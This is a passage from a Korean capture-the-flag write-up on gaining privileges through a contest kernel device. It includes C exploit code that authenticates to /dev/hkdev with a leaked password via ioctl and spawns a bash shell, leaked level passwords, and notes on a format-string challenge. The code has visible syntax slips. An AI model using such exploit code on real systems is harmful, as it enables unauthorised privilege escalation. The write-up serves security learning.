우여곡절 끝에 커널 메모리 내용을 살펴보던 중 다음과 같은 메시지를 획득할 수 있었다.

```
linux kernel memory leak vulnerability is very frequent and famous.
```

6-4. 권한 획득

메모리 노출 공격을 통해 패스워드를 획득하자 마자 미리 작성해 두었던 프로그램에 패스워드를 입력하고 권한 획득에 성공하였다. 아래 코드를 이용하여 hk (uid=501) 권한의 bash을 획득할 수 있었다.

```
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>

#define DEVICE_FILE_NAME "/dev/hkdev"
// ioctl define
#define HK_MAGIC                'k'
#define AUTH_HK                 _IOR( HK_MAGIC , 0 , hkst )
#define TEST_CMD                _IO( HK_MAGIC , 1 )
#define LAST_NR                 1
// end
```

```
int ioctl_auth(int file_desc, char *message)
{
        int ret_val;

        ret_val = ioctl(file_desc, AUTH_HK, &message);

        if (ret_val < 0) {
                printf("ioctl_auth failed:%dWn", ret_val);
                exit(-1);
        }
}

int main()
{
  char buf[1024];
        int file_desc, ret_val;
        char *msg = "linux kernel memory leak vulnerability is very frequent and
famous.");

        file_desc = open(DEVICE_FILE_NAME, 0);
        if (file_desc < 0) {
                printf("Can't open device file: %sWn", DEVICE_FILE_NAME);
                exit(-1);
        }

        strncpy(buf, msg, 1023);

        ret_val = ioctl_auth(file_desc, msg);
        printf("uid: %d, euid: %dWn", getuid(), geteuid());
        system("/bin/bash");

        close(file_desc);
}
```

6-5. 패스워드 획득

218서버의 /home/hk 폴더에 passwd 파일이 존재하였고, 그 파일을 열어 보니 패스워드가 바로 나왔다. 획득한 패스워드는 아래와 같다.

```
hi everyone, this level is warming up!
```

7. format string

7-1. $-flag

시간이 없어 해결하지 못하였지만, 작은 버퍼에서 $-flag를 이용하여 원하는 메모리 영역에 존재하는 패스워드나 중요 정보를 획득하는 문제로 보였다.
코드를 작성하여 $ 숫자값을 증가시켜 가며 패스워드가 될만한 것들을 시도하던 중 대회가 종료하여 아쉽게 문제를 해결하지는 못했다.